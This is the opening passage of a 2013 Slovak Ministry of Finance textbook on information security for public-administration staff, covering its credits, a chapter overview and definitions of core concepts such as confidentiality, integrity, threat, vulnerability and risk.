Ministerstvo financií Slovenskej republiky

# Informačná bezpečnosť

*Študijné materiály pre kurzy informačnej bezpečnosti pre informatikov nešpecialistov v IB, špecialistov v IB a učiteľov*

Bratislava, december 2013

Publikácia je určená pre pracovníkov verejnej správy, prioritne pre účastníkov vzdelávania v informačnej bezpečnosti realizovaného Ministerstvom financií Slovenskej republiky, ktoré je gestorom pilotného projektu v tejto oblasti. Vecné zameranie dokumentu vychádza z materiálu „Návrh systému vzdelávania v oblasti informačnej bezpečnosti v SR“, ktorý bol schválený uznesením vlády SR č. 391/2009. Cieľom dokumentu je prispieť k rozvíjaniu povedomia a kompetentnosti v oblasti informačnej bezpečnosti a tým pomôcť vytváraniu bezpečného prostredia v Slovenskej republike.

ZOSTAVOVATEĽ

mim. prof. doc. RNDr. Daniel Olejár, PhD.

AUTORSKÝ KOLEKTÍV

Ing. Michal Bubák, CISA, CISM, CRISC,

doc. Ing. Ladislav Hudec, CSc,, CISA,

RNDr. Jaroslav Janáček, PhD.,

Mgr. Ivan Kopáčik, CISA, CRISC, CGEIT,

mim. prof. doc. RNDr. Daniel Olejár, PhD.,

Ing. Ivan Oravec,

Mgr. Erik Saller, CISA, CISM, CRISC, CISSP,

Ing. František Soviš, CSc.,

doc. RNDr. Martin Stanek, PhD., CISM,

Ing. Jozef Stanko, CISA, CISM, CRISC.

AKCEPTAČNÁ KOMISIA MINISTERSTVA FINANCIÍ SR

Ing. Peter Bíro,

Ing. Ján Hochmann

Ing. Petra Hochmannová

Mgr. Gabriela Krajčovičová

Ing. Ivan Vazan

ODBORNÍ GARANTI

doc. Ing. Ladislav Hudec, CSc,, CISA,

mim. prof. doc. RNDr. Daniel Olejár, PhD.,

JAZYKOVÁ ÚPRAVA: Rukopis neprešiel jazykovou úpravou.

# Obsah

# Úvod

Táto kniha je venovaná základom informačnej bezpečnosti (IB). Po obsahovej stránke pokrýva problematiku IB v rozsahu a na úrovni stanovenej pripravovanými znalostnými štandardami MF SR pre špecialistov IB a informatikov, ktorí sa nešpecializujú v IB organizácií, ktoré vlastnia alebo prevádzkujú informačné systémy verejnej správy. Primárne je určená ako študijný materiál pre poslucháčov kurzov informačnej bezpečnosti, poriadaných MF SR v rámci projektu "Vypracovanie štandardov základných znalostí, metodických materiálov, analýz dokumentov a súvisiacich vykonávacích predpisov a realizácia školení pre oblasť informačnej bezpečnosti". Môže tiež poslúžiť iným záujemcom na prvé oboznámenie sa s významom informačnej bezpečnosti a úlohami, ktoré informačná bezpečnosť rieši.

Kniha pozostáva z úvodu, 12 kapitol a príloh. Problematika IB je veľmi rozsiahla a rôznorodá. Narušiť normálne fungovanie IKT totiž môžu prírodné vplyvy, technické poruchy, neúmyselné chyby používateľov, zlá organizácia práce, nedostatok zdrojov, škodlivý softvér, cielené útoky hackerov. Preto aj ochrana IKT využíva množstvo rozličných riešení od obyčajnej kontroly zamestancov a návštevníkov na vrátnici, cez organizačné opatrenia typu "nenechávaj svoj počítač zapnutý, keď na chvíľu opustíš pracovisko" až po drahé a sofistikované systémy na detekciu pokusov o narušenie IKT. Aby si vedel čitateľ predstaviť, čo všetko môže IKT ohrozovať, ako sa proti tomu brániť, ako zladiť jednotlivé opatrenia do celistvého systému, v prvej kapitole uvádzame stručný prehľad informačnej bezpečnosti a vysvetľujeme základné pojmy IB. V ďalších kapitolách sa potom zaoberáme jednotlivými oblasťami IB podrobnejšie.

Druhá kapitola je venovaná manažmentu informačnej bezpečnosti, t.j. tomu, ako od *jednotlivých ad hoc* riešení a neustáleho plátania bezpečnostných dier prejsť k systematickému, efektívnemu a udržateľnému riešeniu IB v organizácii.

Keďže kniha je určená aj pre čitateľov, ktorí nemusia mať informatické vzdelanie, v tretej kapitole stručne (a dúfame že na prijateľnej úrovni) popisujeme počítače, ich programové vybavenie, najdôležitejšie typy aplikácií a počítačové siete, aby čitateľ získal ucelenejší pohľad na IKT a vedel si predstaviť, ako fungujú informačné a komunikačné systémy, resp. keď budeme hovoriť o možných útokoch a obrane proti nim, aby si vedel predstaviť, na čo sú zamerané útoky a aké možnosti ochrany poskytujú/podporujú jednotlivé komponenty IKS. Čitatelia, ktorí majú potrebné znalosti o IKT, môžu začiatok tejto kapitoly preskočiť a prečítať si časti venované certifikácii systémov.

Veľa útokov na IKT si vyžaduje, aby útočník k nim mal prístup (k fyzickému zariadeniu, alebo do systému napr. prostredníctvom počítačovej siete). Prvá línia ochrany je jasná, nepustiť "dnu" nepovolaného človeka, neumožniť mu niečo robiť so systémom. Na to slúži riadenie prístupu, ktoré aj bežný používateľ pozná a využíva pri prihlasovaní sa do systému prostredníctvom mena a potvrdzovaní svojich oprávnení pomocou hesla. Štvrtá kapitola pojednáva stručne, názorne o riadení prístupu a metódach, pomocou ktorých sa uplatňuje.

Len málo organizácií vystačí so štandardným programovým vybavením svojich počítačov. Na spracovanie údajov zväčša používajú rôzne špecializované softvérové aplikácie. Piata kapitola je venovaná aplikačnej bezpečnosti, t.j. bezpečnostným problémom v priebehu životného cyklu aplikácie a ich riešeniam.

Bezpečnosť prevádzky, ktorá je pre zaistenie bezproblémového chodu IKS organizácie podstatná, je síce skôr záležitosťou informatikov ako ostatných zamestnancov organizácie, ale aj vedúci pracovníci potrebujú mať aspoň rámcový prehľad o činnostiach, ktoré majú riadiť. Minimum prevádzkovej bezpečnosti je uvedené v šiestej kapitole.

Aj keď je informácia v elektronickej podobe neviditeľná, technické zariadenia, pomocou ktorých sa spracováva a pamäťové médiá, na ktorých sa uchováva, sú fyzické objekty, ktoré pôsobia v

reálnom svete a sú vystavené jeho pôsobeniu. Viaceré negatívne faktory sa môžu uplatniť práve voči materiálnym komponentom IKT. Siedma kapitola pojednáva o fyzickej bezpečnosti a zaoberá sa hrozbami, voči ktorým sa dá brániť prostredníctvom opatrení fyzického alebo organizačného charakteru.

Kryptografia (veda o šifrovaní) poskytuje IB viacero cenných a nenahraditeľných prostriedkov na ochranu obsahu údajov pred nepovolanými osobami, vylúčenie možnosti nepozorovanej zmeny údajov, podvrhnutia falošnej správy a i. Základom kryptografie a spôsobom, ako používať kryptografické mechanizmy v bežných aplikáciách je venovaná ôsma kapitola, vybrané problémy kryptológie sú potom podrobnejšie rozobraté v kapitole 9.

Internet a počítačové siete vytvorili prepojením jednotlivých systémov globálny virtuálny priestor a otvorili nebývalé možnosti pre využívanie IKT (komunikácia, informačné zdroje, vzdelávanie, obchodovanie, zábava). Príležitosti sa však chopila aj druhá strana, hackeri, teroristi, podvodníci, zlodeji, skrátka zločinci, ktorí potenciál počítačových sietí a Internetu znaužívajú na vlastné nekalé účely. Desiata kapitola je určená tým, čo v organizácii zodpovedajú za prevádzku a bezpečnosť IKT. Obsahuje podrobný výklad piatich vybraných tém, ktoré sú z hľadiska bezpečnosti počítačových sietí kľúčové.

Bez IKT už dnes väčšina organizácií nedokáže dlhodobo fungovať. Napriek najlepšej snahe môže dôjsť ke bezpečnostnému incidentu, ktorý vyradí IKT organizácie z činnosti (napr. požiar, záplava, teroristický útok, havária). Organizácia musí rátať aj s takouto krajnou možnosťou a mať pripravený postup na okamžité riešenie prebiehajúceho bezpečnostného incidentu, ktorým by mala zmierniť jeho dopad a minimalizovať škody. Takisto by mala mať definovanú postupnosť krokov na odstránenie následkov bezpečnostného incidentu, aby čo najskôr mohla začať fungovať v náhradnom režime a čo najrýchlejšie obnovila plnú prevádzku (aj) svojich IKT (zachovala kontinuitu svojej činnosti). Jedenásta kapitola sa zaoberá plánovaním kontinuity činnosti.

Do virtuálneho priestoru sa presunuli dokumenty a činnosti, ktoré majú právnu váhu. Existuje viacero zákonov, ktoré priamo upravujú spôsob, ako nakladať s informáciou v elektronickej forme a chrániť systémy, v ktorých sa spracováva. V klasickom svete papierových dokumentov a ručného spracovania informácie sa stáročia vyvíjali pravidlá narábania s dokumentami a ochrany ich obsahu. IKT existujú len pár desiatok rokov a hoci aj v nich existujú bezpečnostné mechanizmy na ochranu informácie, zatiaľ sa nestihli dostať do všeobecného povedomia tak ako sú známe postupy a prostriedky ochrany sveta papierových dokumentov. Dvanásta kapitola je venovaná zákonným požiadavkám na ochranu virtuálneho priestoru (IKT a informácie, ktorá sa v nich spracováva). Vo virtuálnom svete podobne ako v reálnom svete nie je spolužitie osôb možné v plnom rozsahu upraviť zákonmi a mnohé dôležité vzťahy sú postavené na morálke a etike. Morálke a etike virtuálneho priestoru je venovaný záver 12 kapitoly.

Aj keby sa podarilo zákonmi ustanoviť dokonalé pravidlá upravujúce vzťahy v digitálnom priestore, vždy sa nájdu ľudia, ktorí ich budú obchádzať. Aby bolo možné účinne presadzovať právo aj v digitálnom priestore je potrebné vedieť dokázať, že bol porušený zákon, kto to spravil a zaistiť dôkazy, aby bolo možné páchateľa súdne stíhať. Hoci sa aj v digitálnom priestore páchajú klasické, ekonomicky motivované zločiny, páchatelia používajú iné prostriedky ako v reálnom svete a preto si aj riešenie počítačovej kriminality vyžaduje špecifické postupy. Počítačovej kriminalite je venovaná posledná, 13. kapitola.

# 1 Základy informačnej bezpečnosti

*Daniel Olejár*

## 1.1 Úvod do informačnej bezpečnosti

Pri plnení svojich úloh potrebujú organizácie spracovávať množstvo rozličných informácií. Rozsah potrebných informácií v mnohých z nich dávno presiahol možnosti ručného spracovania, a preto sa hľadali možnosti, ako potrebné informácie spracovávať efektívnejšieho. Riešenie priniesol rozvoj a nasadenie informačných a komunikačných technológií (IKT, ktoré predstavujú spojenie počítačov, telekomunikačných sietí a masovokomunikačných prostriedkov). Masové nasadenie IKT však nevyriešilo len kapacitný problém, ale spôsobilo hlboké zmeny v metódach spracovania informácie a znamenalo koniec mnohých tradičných postupov založených na papierových dokumentoch. Informácia sa dnes zväčša kóduje [1] digitálne, zaznamenáva v elektronickej forme, prenáša pomocou sietí a spracováva (automaticky alebo poloautomaticky za účasti človeka-operátora) pomocou počítačov. Papierová forma býva nanajvýš na začiatku a občas aj na konci celého procesu, ale informácia sa z papierového sveta „presťahovala“ do virtuálneho priestoru. Tým sa na jednej strane podstatne zvýšila efektívnosť spracovania informácie (množstvo informácie a rýchlosť jej spracovania), ale na druhej strane nebývalo narástla zraniteľnosť organizácie (a v konečnom dôsledku aj celej spoločnosti). Porucha, výpadok, kompromitácia, či zničenie informačných a komunikačných systémov (IKS) môže vážne ohroziť organizáciu, znemožniť, alebo aspoň výrazne obmedziť jej činnosť (predstavme si, čo by znamenal výpadok riadiaceho systému atómovej elektrárne, leteckého dispečingu, bankového systému, daňového systému, komunikačného systému telekomunikačného operátora, pošty a pod.) Vzhľadom na objem údajov, ktoré je potrebné priebežne/pravidelne spracovávať, nie je návrat k ručnému spracovaniu informácií možný, a preto normálny chod organizácie, ale aj celej spoločnosti závisí do značnej miery od spoľahlivého fungovania IKT. IKT sú dnes kritickou infraštruktúrou spoločnosti; a to tak tie, od ktorých závisí fungovanie informačnej a komunikačnej infraštruktúry spoločnosti, ale aj tie, ktoré podporujú činnosť dôležitých „neinformačných“ systémov spoločnosti. Nutnou podmienkou na to, aby spoločnosť, jej inštitúcie, ale aj súkromné firmy a občania mohli existovať a pracovať bez problémov, je zaistenie spoľahlivého fungovania informačnej a komunikačnej infraštruktúry spoločnosti. Vzhľadom na vzájomnú prepojenosť systémov sa nestačí obmedziť na ochranu vybraných systémov, ale je potrebné v primeranej miere chrániť všetky informačné a komunikačné systémy, (IKS) ktoré sa nachádzajú v digitálnom priestore SR a navyše spolupracovať so zahraničnými partnermi na ochrane globálneho digitálneho priestoru, pretože nedostatočne chránený IKS sa môže nielen stať obeťou útočníka, ale aj nástrojom, ktorý útočník využije na útok na iné, významnejšie IKS.

IKS sú zložité, rozsiahle, vzájomne prepojené, pracujú s nimi často krát laickí používatelia, ohrozujú ich prírodné živly, technické poruchy, ľudské chyby a omyly, škodlivý softvér, cieľavedomé útoky konkurencie, nespokojných zamestnancov, zlodejov, hackerov, či iných protivníkov. Zabezpečiť ich spoľahlivé fungovanie si vyžaduje, aby každý používateľ IKT **primerane** svojim možnostiam, vedomostiam a postaveniu prispieval k ich ochrane. V tejto knihe budeme hľadať odpoveď na otázky čo je informačná bezpečnosť, ako sa dá zaistiť ochrana IKS v organizácii, aké úlohy pri zaisťovaní informačnej bezpečnosti v organizácii vyplývajú pre zamestnancov organizácie z ich pracovného zaradenia a napokon čo, prečo a akým spôsobom má používateľ robiť na zaistenie ochrany IKS, s ktorými pracuje, resp. za ktoré zodpovedá.

[1] t.j. zapisuje pomocou čísel, ktoré sa ešte reprezentujú v dvojkovej sústave, to znamená, že v konečnom dôsledku sa zapisuje pomocou číslic 0 a 1

## 1.2 Základné pojmy informačnej bezpečnosti

V tejto časti zavedieme a vysvetlíme základné pojmy z informačnej bezpečnosti[2]. Podobne ako samotná informačná bezpečnosť (ako oblasť ľudskej činnosti), tak aj terminológia informačnej bezpečnosti je v súčasnosti vo fáze rýchleho a trocha chaotického vývoja. Je to spôsobené multidisciplinárnym charakterom informačnej bezpečnosti a používaním pojmov z iných disciplín často krát v inom význame ako mali pôvodne; ale najmä rýchlym vývojom informačnej bezpečnosti, ktorý prináša denne nové nepomenované skutočnosti, pre ktoré ich objavitelia neraz zavádzajú pojmy bez očividnej logickej súvislosti (ping of death, spam, smurf attack[3]). Slovenská terminológia informačnej bezpečnosti zatiaľ neexistuje, ale vyhneme sa pokušeniu vytvárať originálne slovenské termíny, ktorým nebude nikto rozumieť ani ich používať a budeme radšej vychádzať z aktuálnej medzinárodnej terminológie. Pri vysvetľovaní základných pojmov sa nevyhneme nutnosti používať ďalšie odborné (zväčša informatické) pojmy. Aby sme čitateľa nezahltili prílišným množstvom podrobností, všetky použité odborné pojmy (vysádzané kurzívou) nájde vo výkladovom slovníku.

Základným pojmom je *informácia*. Vyhneme sa všeobecným filozofickým definíciám[4] a budeme vychádzať z toho, že s informáciou budeme potrebovať pracovať, a teda informácia musí existovať v podobe, alebo sa dať transformovať (človekom, technickým zariadením, počítačovým programom) do podoby, ktorá ďalšie spracovanie umožňuje. Budeme preto predpokladať, že informácia je zaznamenaná v podobe *údajov*, ktoré majú podobu konečných postupností *znakov* nad nejakou konečnou *abecedou*. Tá istá informácia môže byť zapísaná pomocou rôznych údajov; číslo 100 sa dá vyjadriť slovne: sto, сто, one hundred, ein hundert, zapísať pomocou rímskej číslice C, v hexadecimálnom vyjadrení ako 0x64 a podobne. Údaje budeme teda chápať ako zápis informácie a informáciu ako obsah údajov. Informácie získavame rozličným spôsobom – aby sme všetky možnosti pokryli bez nutnosti zachádzania do detailov, budeme predpokladať, že existujú *zdroje informácie*, z ktorých informáciu dokážeme získať a zaznamenať v podobe údajov. Informácia je zriedkavo priamo použiteľná na mieste, kde sme ju získali, a preto ju potrebujeme prenášať na iné miesto, kde ju spracovávame. Informáciu prenášame pomocou prenosového kanála spájajúceho zdroj informácie a príjemcu informácie (miesto spracovania). Informácia sa prenosovým kanálom prenáša buď v podobe údajov zaznamenaných na nejakom materiálnom nosiči (list papiera, DVD, USB) alebo prostredníctvom signálov (elektromagnetických, svetelných zvukových a i.) šíriacich sa prenosovým kanálom (kovový alebo optický vodič, vzduch, kozmický priestor). *Prenosový kanál* je čokoľvek (technické zariadenie, posol, priestor) čo je schopné preniesť údaje (pri prenose nazývané správou) z miesta A (zdroj) na miesto určenia B (príjemca). Údaje pritom nemusia obsahovať informáciu v podobe, ktorá by umožňovala jej bezprostredné využitie a tak je potrebné ich/ju spracovať. *Spracovaním informácie v úzkom zmysle* rozumieme také operácie s údajmi ako sú triedenie, spájanie, výber, preusporiadanie, vytváranie nových údajov na základe starých, teda v podstate transformácie údajov. V širokom zmysle sa pod spracovaním informácie rozumieme zber, prenos, samotné spracovanie[5], uchovávanie, archiváciu a ničenie údajov. Informácia sa nemusí použiť ihneď po získaní a spracovaní, môže byť zaznamenaná vo forme zápisu údajov na nejakom pamäťovom médiu pre neskoršie použitie (*uchovávanie údajov*). Ak nie je predpoklad, že sa informácia bude na niečo pravidelne používať, ale možno očakávať, že raz za nejaký čas bude potrebné ju využiť, potom sa archivuje. *Archivácia údajov* sa od uchovávania údajov líši najmä dostupnosťou: uložené údaje sú spravidla dostupné v podstatne kratšom čase ako archivované údaje a aj oprávnenia na prístup k uloženým a archivovaným údajom sa spravidla líšia. Ak nie je dôvod na archivovanie informácie (napr. uplynula zákonná lehota ich povinného uchovávania a nechceme vynakladať prostriedky na udržiavanie archivovanej informácie, alebo sa obávame, že padne do nepovolaných rúk), údaje sa ničia. *Ničenie údajov* je jednosmerný proces, ktorého úlohou je

[2] samotný pojem informačnej bezpečnosti zavedieme v závere tejto časti
[3] ping smrti, spam = druh mäsovej konzervy, šmolkovský úrok
[4] informácia je definovaná o.i. ako obsah odrazu
[5] v úzkom zmysle

zaistiť, aby sa nedala získať informácia obsiahnutá v zničených údajoch. Ničenie údajov sa robí fyzicky – fyzickou likvidáciou pamäťových nosičov, na ktorých boli údaje zaznamenané (mechanickým rozdelením na malé časti, spálením, pôsobením silného elektromagnetického poľa), alebo logicky – bezpečným odstránením údajov z pamäťových médií (napr. vymazaním a niekoľkonásobným prepísaním údajov na magnetických páskach, diskoch).

Spracovanie informácie (v širokom zmysle) je dôležité preto, lebo informácia sa využíva pre zabezpečenie chodu organizácie a/alebo plnenia poslania organizácie (napr. personálna agenda vlastných zamestnancov organizácie, spracovávanie daňových priznaní, evidencia nevybavených objednávok, údaje o poskytnutých službách, odoslané faktúry, účtovné záznamy a pod.). Aby na základe informácie bolo možné prijímať správne rozhodnutia, informácia musí byť pravdivá, úplná a musí byť dostupná v čase, keď to je potrebné. Navyše, pri spracovaní informácie sa objavujú ďalšie požiadavky, napr. aby sa k informácii nedostali nepovolané osoby, aby bolo možné stanoviť, čo jednotlivé osoby s informáciou môžu robiť a pod. Tieto požiadavky sa nazývajú bezpečnostné požiadavky[6] (na informáciu, resp. IKS) a medzi základné patria: *dôvernosť, integrita, dostupnosť, autentickosť, súkromnosť, nepopretie pôvodu, nepopretie prijatia, anonymita, pseudonymita, zodpovednosť za činnosť v systéme.*

Zaistenie *dôvernosti údajov* znamená, že k informácii obsiahnutej v údajoch majú prístup len tie osoby, ktorým je určená (oprávnené osoby). Zdôrazňujeme rozdiel medzi prístupom k údajom a prístupom k obsahu údajov. Zaistenie prvej požiadavky by znamenalo, že sa údaje spracovávajú spôsobom, pri ktorom je vylúčená prítomnosť nepovolaných osôb, čo je nerealistický predpoklad[7]. V druhom prípade „stačí“, aby boli bola informácia zapísaná prostredníctvom takých údajov, že pre všetky osoby okrem oprávnených, bude nezrozumiteľná; t.j. aby nemohli získať z údajov ich informačný obsah.

Zaistenie *integrity údajov* znamená, že údaje nemôžu byť nepozorovane modifikované bez toho, aby si to oprávnená osoba všimla. Ideálne by bolo, keby bolo možné vylúčiť akýkoľvek neoprávnený zásah do údajov počas ich spracovania, ale to sa vzhľadom na charakter a zložitosť systémov, v ktorých sa údaje spracovávajú, nedá garantovať. Ak oprávnená osoba zistí, že údaje boli neoprávnene upravované, nebude sa spoliehať na informáciu, ktorú obsahujú, ale môže si ich od toho, kto jej ich poskytol, vyžiadať ešte raz[8].

Zaistenie *dostupnosti údajov* znamená, že údaje sú k dispozícii oprávneným osobám kedykoľvek, keď o to požiadajú. Táto absolútna požiadavka sa dá zovšeobecniť tak, že sa stanoví maximálny čas od požiadavky na sprístupnenie údajov až po okamih, keď žiadateľ má údaje k dispozícii; alebo sa dostupnosť definuje časom, kedy sú údaje k dispozícii[9].

Naplnenie požiadavky na *autentickosť údajov* znamená, že príjemca si môže byť istý tým, že údaje sú zhodné s tými, ktoré poslal odosielateľ a identitou odosielateľa (z akého zdroja pochádzajú). Autentickosť teda v sebe spája integritu údajov a jednoznačné/garantované určenie identity tvorcu údajov.

*Súkromnosť (privacy)* sa vzťahuje na osobné údaje a znamená, že človek má možnosť stanoviť, ktoré jeho osobné údaje, komu a za akých podmienok budú sprístupnené. (Súkromnosť sa uplatňuje napr. pri sprístupňovaní údajov zdravotnej dokumentácie vyhradenému okruhu osôb: ošetrujúcim lekárom, explicitne stanoveným príbuzným alebo právnym zástupcom pacienta.) Súkromnosť je slabšia požiadavka ako dôvernosť; na zaistenie súkromnosti napr. zdravotnej dokumentácie stačí oddeliť osobné údaje, ktoré umožňujú určiť identitu pacienta od výsledkov vyšetrení. Ak sa potom protivník dostane k anonymným údajom, nevie, na koho sa vzťahujú.

[6] ak je na údaj kladená nejaká bezpečnostná požiadavka, napríklad na jeho integritu, integrita sa nazýva aj bezpečnostným atribútom údaju (a spravidla sa predpokladá, že je v prípade daného údaju aj nejakým spôsobom zabezpečená)

[7] predstavme si napríklad prenos údajov prostredníctvom bezdrôtovej siete alebo Internetu.

[8] existujú aj metódy rekonštrukcie poškodených údajov, tzv. samoopravné kódy

[9] absolútna dostupnosť by sa dala vyjadriť tak, že údaje sú dostupné nepretržite alebo, že čas od požiadavky na prístup k údajom po poskytnutie údajov je nulový (resp. daný technickými parametrami – rýchlosť vyhľadania údajov a doba prenosu od zdroja k žiadateľovi)

Ďalšie dve bezpečnostné požiadavky sa vzťahujú na komunikáciu: *nepopretie pôvodu* (non repudiation of origin) správy znamená potvrdenie toho, že tvorca/odosielateľ správy správu poslal a *nepopretie prijatia* (non repudiation of receipt) zasa, že príjemca správy správu preukázateľne dostal.

Na vysvetlenie ďalších pojmov potrebujeme definovať základné pojmy týkajúce sa *identifikácie*. Ľubovoľná vec, údaje, dokument, človek, alebo dokonca niečo tak abstraktné ako myšlienka, sa nazýva *entita.* Entita sa vyznačuje nejakými vlastnosťami (*atribútmi*). Množina atribútov, ktoré umožňujú jednoznačne odlíšiť danú entitu od podobných entít, sa nazýva *identita* danej entity. Všetky atribúty, ktoré prislúchajú danej entite, tvoria *absolútnu (úplnú) identitu* danej entity. Absolútna identita môže byť veľmi rozsiahla a na jednoznačné určenie entity v nejakej menšej oblasti bude stačiť aj podmnožina atribútov absolútnej identity. Preto sa pojem identity viaže na *oblasť použitia* a identitou entity je ľubovoľná množina atribútov, ktorá stačí na jednoznačné určenie entity v danej oblasti použitia identity. Napríklad, ak sú v miestnosti dvaja ľudia matka a dieťa, tak na určenie dieťaťa stačí ktorýkoľvek z atribútov rok narodenia, výška, váha, rodinný vzťah, zamestnanie a i. Na rýchle určenie entity možno vytvoriť aj umelú entitu, *identifikátor,* špeciálny atribút, ktorého jedinou úlohou je plniť funkciu identity danej entity v presne definovanej oblasti použitia. Identifikátorom je napríklad rodné číslo osoby, IČO, DIČ, sériové číslo výrobku a pod. Na identitu sa často viažu nejaké jedinečné oprávnenia, napríklad prístup k nejakej službe, alebo ku zdrojom. Aby napr. človek nemohol prebrať zásielku určenú inému človeku, musí doručovateľovi (ktorý ho osobne nepozná), preukázať svoju identitu. Tento úkon sa skladá z dvoch častí: *identifikácie* a *autentifikácie/autentizá-cie*. Pri identifikácii entita deklaruje svoju identitu (alebo v inom prípade človek deklaruje identitu nejakej entity, napríklad vo forme tvrdenia „toto je moje auto“). Identifikácia sama o sebe na stanovenie identity nestačí, pretože môže byť falošná. (Človek sa môže vydávať za niekoho iného.) Druhá strana si preto musí overiť pravdivosť deklarovanej identity (tento úkon sa nazýva *autentizácia*). To sa v prípade osôb robí troma rôznymi spôsobmi alebo ich kombináciou: na základe toho, čím človek je (biometrické charakteristiky ako sú odtlačky prstov, obraz sietnice, DNA, výzor); toho, čo človek má (identifikačný/autentizačný token: preukaz totožnosti, preukaz zamestnanca), alebo toho, čo človek vie (heslo, PIN, prístupový kód, osobné údaje[10]). Pri autentizácii musí mať overovateľ identity možnosť overiť, či poskytnuté autentizačné údaje sa viažu na danú identitu. V bežnom živote na overovanie identity (totožnosti) slúžia rôzne preukazy (u osôb občiansky preukaz, pas), ktoré vydala dôveryhodná autorita (*poskytovateľ identity*), v počítačoch sa človek identifikuje prihlasovacím menom a na autentizáciu používa heslo, kartu, alebo odtlačok prsta.

Bezpečnostná požiadavka *zodpovednosť za činnosť v systéme (accountability[11])* znamená, že k jednotlivým činnostiam v systéme je možné jednoznačne priradiť entitu (človeka, proces), ktorá ich vykonala alebo spôsobila.

Anonymita a pseudonymita sú bezpečnostné požiadavky, ktoré chránia súkromie človeka a sú v istom zmysle opačné k požiadavke na accountability. *Anonymita* znamená, že zo získaných atribútov nie je možné jednoznačne určiť entitu (osobu), ktorej prislúchajú (situácie v ktorých je anonymita žiaduca sú napr. surfovanie po Internete, nakupovanie). *Pseudonymita* je slabšou požiadavkou ako anonymita; entita vystupuje pod identitou, ktorú vo všeobecnosti nie je možné priradiť konkrétnej osobe (prezývka, pseudonym, nick), ale obmedzený okruh (dôveryhodných) osôb vie jednoznačne identifikovať osobu na základe jej pseudonymu (a prípadne ďalších atribútov, ktoré má k dispozícii).

Pri spracovaní informácie môže dôjsť k udalostiam, ktoré spôsobia porušenie niektorej z bezpečnostných požiadaviek buď priamo pôsobením na údaje, zásahom do IKT, prostredníctvom ktorých sa spracovávajú, alebo prostredia, v ktorom IKT spracovávajúce dané údaje, pôsobia. Takéto udalosti sa nazývajú *bezpečnostné incidenty*. To, čo môže spôsobiť

[10] napr. rodné meno babičky z matkinej strany
[11] možné preklady by boli napr. dosledovateľnosť, zúčtovateľnosť

bezpečnostný incident[12], sa nazýva *hrozba (threat)*. Hrozbou je napríklad požiar, záplava, zemetrasenie, technická porucha, ľudská chyba, nedostatok zdrojov, výpadok napájania, únik citlivej informácie, sabotáž, útok hackera a pod. Hrozba má svojho *nositeľa* (záplava - prasknuté kanalizačné potrubie, dážď, rieka) a na to, aby nastala, musí v systéme, alebo jeho okolí byť niečo, čo umožňuje hrozbe prejaviť sa; a to zraniteľnosť (*vulnerability*). Zraniteľnosťou môže byť nedostatok (poškodená strecha, slabé heslo, zlé nastavenie počítača) alebo aj spôsob používania systému (prístup do počítača zo siete kvôli správe na diaľku). Ak sa hrozba naplní, (dôjde k bezpečnostnému incidentu) má to pre údaje, systém, technické zariadenia alebo organizáciu nejaké negatívne dôsledky, *dopad*. Dopad hrozby je možné merať kvantitatívne (napr. finančné vyjadrenie) – prostriedkami, ktoré je potrebné vynaložiť na odstránenie následkov bezpečnostného incidentu, ale sú dopady, ktorých hodnotu je ťažké kvantifikovať (narušenie dobrého mena, strata obchodných príležitostí, zranenie alebo smrť človeka) , a preto sa popri kvantitatívnom hodnotení dopadov používa kvalitatívne hodnotenie (dopad môže mať závažnosť nízku, strednú alebo vysokú). Hrozba môže mať (v prípadne keď nastane) pre organizáciu katastrofálne následky (pád lietadla na budovu, zemetrasenie), ale pravdepodobnosť, že sa takáto hrozba naplní, je malá. Veličina, ktorá zohľadňuje tak dopad naplnenia hrozby, ako aj pravdepodobnosť jej naplnenia sa nazýva *riziko*. Z matematického hľadiska je riziko stredná hodnota dopadu spôsobeného danou hrozbou; t.j. súčin pravdepodobnosti a závažnosti dopadu. (Ak má organizácia 100 osobných počítačov v a pravdepodobnosť krádeže v priebehu jedného roka je 5%, tak riziko vyplývajúce z hrozby krádež osobného počítača je 0.05 x 100 x cena (PC + náklady na jeho obstaranie a inštaláciu)). Aj pravdepodobnosť naplnenia hrozieb sa spravidla ťažko vyjadruje kvantitatívne. Preto sa pri výpočte rizika používa kvalitatívne ohodnotenie pravdepodobnosti naplnenia hrozby (pravdepodobnosť je vysoká, stredná, nízka, prípadne nulová) a namiesto numerického výpočtu sa riziko vypočítava na základe tabuľky[13]. Primeraná ochrana systému (organizácie) vychádza zo znalosti rizík a zavádzaní riešení, ktoré ich buď úplne eliminujú, alebo aspoň znížia ich hodnotu na akceptovateľnú úroveň. Na určenie a ohodnotenie rizík, ktoré sú pre organizáciu relevantné, slúži *analýza rizík*. Pri analýze rizík sa najprv identifikuje všetko, čo má pre organizáciu hodnotu a čo by mohlo byť narušené bezpečnostných incidentom. Ide o zariadenia, údaje, znalosti, finančné prostriedky, kvalifikovaných ľudí, infraštruktúru, reputáciu organizácie, skrátka všetko, čo organizácia potrebuje na to, aby mohla plniť svoje poslanie. Tieto entity sa nazývajú *aktívami* (assets) organizácie. Potom sa identifikujú hrozby, ktoré sú relevantné pre danú organizáciu (môžu negatívne pôsobiť na niektoré aktíva) a vyčíslia riziká. (Podrobnejšie sa touto problematikou budeme zaoberať v časti analýza rizík). Organizácia si určí hranicu *akceptovateľného rizika* a prijme opatrenia, ktoré znížia riziká pod túto úroveň. Opatrenia môžu mať rozličný charakter: fyzické opatrenia, personálne opatrenia, logické opatrenia (bezpečnostné opatrenia implementované pomocou počítačových programov) a i. Niektoré hrozby môžu mať pre organizáciu fatálne následky, ale pravdepodobnosť ich naplnenia je malá (požiar, pád lietadla, v našich podmienkach teroristický útok, zemetrasenie a pod.) Zavádzať opatrenia na elimináciu všetkých rizík vyplývajúcich z takýchto hrozieb by pravdepodobne prekračovalo možnosti organizácie a preto sa volí iné riešenie: organizácia prejde všetky možné katastrofické scenáre a pripraví postupy tak pre riešenie krízových situácií ako aj pre rýchle obnovenie normálneho stavu po prekonanej katastrofe (*havarijné plány a plány kontinuity činnosti*).

Podmienky v organizácii sa môžu meniť a môžu sa objaviť nové hrozby, resp. meniť hodnota rizík. Aby bola ochrana aktív organizácie účinná a primeraná, organizácia musí priebežne *spravovať/riadiť riziká* (monitorovať systémy, kontrolovať dodržiavanie prijatých opatrení, riešiť a analyzovať bezpečnostné incidenty, upravovať existujúce a prijímať nové bezpečnostné opatrenia). Okrem priebežných a čiastkových kontrol by organizácia pravidelne, alebo po veľkých bezpečnostných incidentoch mala nechať preveriť úplnosť a primeranosť prijatých opatrení formou bezpečnostného *auditu* a na základe výsledkov auditu spraviť prípadné korekcie bezpečnostných opatrení. Bezpečnostný audit má za cieľ zistiť, či sú v organizácii dosiahnuté

[12] definíciu bezpečnostného incidentu neskôr ešte formalizujeme, na začiatok však vystačíme s uvedenou definíciou

